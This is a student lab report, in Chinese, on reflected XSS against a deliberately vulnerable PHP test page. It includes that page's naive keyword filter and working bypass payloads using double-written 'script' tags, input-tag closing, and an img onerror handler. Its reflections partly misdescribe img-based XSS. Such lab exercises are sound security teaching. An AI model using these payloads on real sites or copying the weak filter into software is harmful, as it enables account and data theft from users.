《漏洞利用及渗透测试基础》实验报告

姓名：张洋　　学号：2111460　班级：信安二班

实验名称：

跨站脚本攻击

实验要求：


复现课本第十一章实验三，通过 img 和 script 两类方式实现跨站脚本攻击，撰写实验报告。实验三要求对给出的 php 网页进行 XSS 攻击，实现简单的弹窗效果即可。

实验过程：

1. 编写 xss_test.php 的代码


```
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-
8">
<script>
window.alert = function()
{
confirm("Congratulations~");
}
</script></head>
<body>
<h1 align=center>--Welcome To The Simple XSS Test--</h1>
<?php
ini_set("display_errors", 0);
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","",$str);
$str3=str_replace("on","",$str2);
$str4=str_replace("src","",$str3);
echo "<h2 align=center>Hello
".htmlspecialchars($str).".</h2>".'<center>
<form action=xss_test.php method=GET>
<input type=submit name=submit value=Submit />
<input name=keyword value="'.$str4.'">
</form>
</center>';
?>
</body>
</html>
```

2. 访问 URL：http://192.168.19.131/xss_test.php，页面显示效果如下：




如图可以看到一个 Submit 按钮和输入框，并且还有标题提示 XSS。

3. 输入 XSS 脚本：<script>alert('xss')</script>来进行测试。点击 Submit 按钮以后，效果如下：



结果发现 Hello 后面出现了我们输入的内容，并且输入框中的回显过滤了 script 关键字，这个时候考虑后台只是最简单的一次过滤。

4. 利用双写关键字绕过，构造脚本：<scrscriptipt>alert('xss')</scscriptript>测试。执行效果如下：



发现虽然输入框中的回显确实是我们想要攻击的脚本，但是代码并没有执行。因为在黑盒测试情况下，我们并不能看到全部代码的整个逻辑，所以无法判断问题到底出在哪里。这个时候我们可以在页面点击右键查看源码，尝试从源码片段中分析问题。右键源码如下：

```
<html xmlns="http://www.w3.org/1999/xhtml">
▼<head>
    <meta http-equiv="content-type" content="text/html;charset=utf-8">
    <script> window.alert = function() { confirm("Congratulations~"); } </script>
  </head>
▼<body>
    <h1 align="center">--Welcome To The Simple XSS Test--</h1>
    <h2 align="center">Hello <scrscriptipt>alert(\'xss\')</scscriptript>.</h2>
  ▼<center>
    ▼<form action="xss_test.php" method="GET">
       <input type="submit" name="submit" value="Submit">
       <input name="keyword" value="<script>alert(\'xss\')</script>">
      </form>
    </center>
  </body>
</html>
```

第 4 行为重写的 alert 函数，如果可以成功执行 alert 函数的话，页面将会跳出一个确认框，显示 Congratulations~。这应该是我们 XSS 成功攻击的的标志。

接着往下查看 11 行的<input>标签，我们唯一能输入且有可能控制的地方。


<input name=keyword value="<script>alert('xss')</script>">

分析这行代码知道，虽然我们成功的插入了<script></script>标签组，但是我们并没有跳出 input 的标签，使得我们的脚本仅仅可以回显而不能利用。

5. 将前面的<input>标签闭合，构造如下脚本：

"><scrscriptipt>alert('XSS')</scscriptript><!—

执行效果如下：



这是因为 php 服务器为了避免一些用户特殊构造的攻击，将双引号等符号转义，按照书上的指示修改 php-apache2handler.ini，将“magic_quotes_gpc = On”设置为“magic_quotes_gpc = Off”，但是依然无法显示。

6. 为了解决这个问题，在 php 文件中加入下面的代码：

```
if(get_magic_quotes_gpc()){ function
stripslashes_deep($value){ $value=is_array($value)?array_map('strip
slashes_deep',$value):stripslashes($value); return $value; }
$_POST=array_map('stripslashes_deep',$_POST);
$_GET=array_map('stripslashes_deep',$_GET);
$_COOKIE=array_map('stripslashes_deep',$_COOKIE);
$_REQUEST=array_map('stripslashes_deep',$_REQUEST); }
```

执行结果为：

攻击成功，实现弹窗。

这个时候我们再来查看一下页面源码：

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("Congratulations~");
}
</script>
</head>
<body>
<h1 align=center>--Welcome To The Simple XSS Test--</h1>
<h2 align=center>Hello &quot;&gt;&lt;scrscriptipt&gt;alert('xss')&lt;/scscriptript&gt;&lt;!—.</h2><center>
<form action=xss_test.php method=GET>
<input type=submit name=submit value=Submit />
<input name=keyword value=""><script>alert('xss')</script><!—">
</form>
</center></body>
</html>
```

<input name=keyword value=""><script>alert('xss')</script><!--">

"> 用来闭合前面的<input>标签，而 <!-- 其实是为了美观，用来注释掉后面不需要的 "> ，否则页面就会在输入框后面回显 "> 。

7. 从源码的角度来看一下页面的核心逻辑。

```
<?php
ini_set("display_errors", 0);
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","",$str);
$str3=str_replace("on","",$str2);
$str4=str_replace("src","",$str3);
echo                    "<h2                    align=center>Hello
".htmlspecialchars($str)."</h2>".'
<center>
<form action=xss_test.php method=GET>
<input type=submit name=submit value=Submit />
<input name=keyword value="'.$str4.'">
</form>
</center>';
?>
```

发现和上面黑盒测试的情况差不多，但是也有没测试到的地方。比如，Hello 后面显示的值是经过小写转换的。输入框中回显值的过滤方法是将 script、on、src 等关键字都替换成了空，其实过滤的内容并不是很多。

8. 使用<img>标签的脚本构造方法，构造脚本：

"><img srsrcc=ops! oonnerror="alert('XSS')"><!—:

执行结果为：

--W est--

Hello "><i ')"><!—: .

Submit

成功利用 img 加载错误图片触发 onerror 来调用 alert。

心得体会：

在本次实验中，我使用 Dreamweaver 软件进行跨站脚本攻击，并实现了简单的弹窗效果。以下是我在实验中的心得体会：

1. XSS 攻击原理：通过在目标网页中插入恶意脚本，攻击者可以利用浏览器对恶意脚本的执行来获取用户的敏感信息、篡改网页内容或进行其他恶意操作。这种攻击方式需要深入理解 Web 应用程序的安全漏洞，以及如何利用这些漏洞进行攻击。
2. Dreamweaver 的便利性：Dreamweaver 是一款强大的网页编辑软件，它提供了直观的界面和丰富的工具，使得创建恶意脚本和修改目标网页变得相对简单。通过使用 Dreamweaver，我能够快速编辑和生成 php 和 JavaScript 代码，并将恶意脚本插入到目标网页中。
3. img 方式的 XSS 攻击：通过将 src 属性指向恶意脚本文件，当目标网页加载时，浏览器会尝试加载该脚本文件并执行其中的代码。这种方式相对容易实施，但受到了浏览器对外部资源加载的限制。
4. script 方式的 XSS 攻击：直接将恶意脚本代码插入到目标网页的合适位置，通过 script 标签执行恶意代码，也可以实现 XSS 攻击。这种方式更加直接，能够更精确地控制恶意代码的执行位置，但也更容易被目标网页的防御机制检测到。
5. 安全意识的重要性：本实验让我更加深刻地认识到 Web 应用程序的安全性问题。作为开发者或用户，我们都应该提高对 XSS 攻击的认识，并采取相应的安全措施来防范这类攻击。对于开发者而言，应当编写安全的代码，过滤用户输入，并对敏感信息进行适当的保护。

总之，通过本次实验，我不仅学习了使用 Dreamweaver 进行 XSS 攻击的方法，还加深了对 Web 应用程序安全的理解。在今后的开发和使用过程中，我将更加注重 Web 安全，并采取必要的防范措施，以保护用户的信息安全。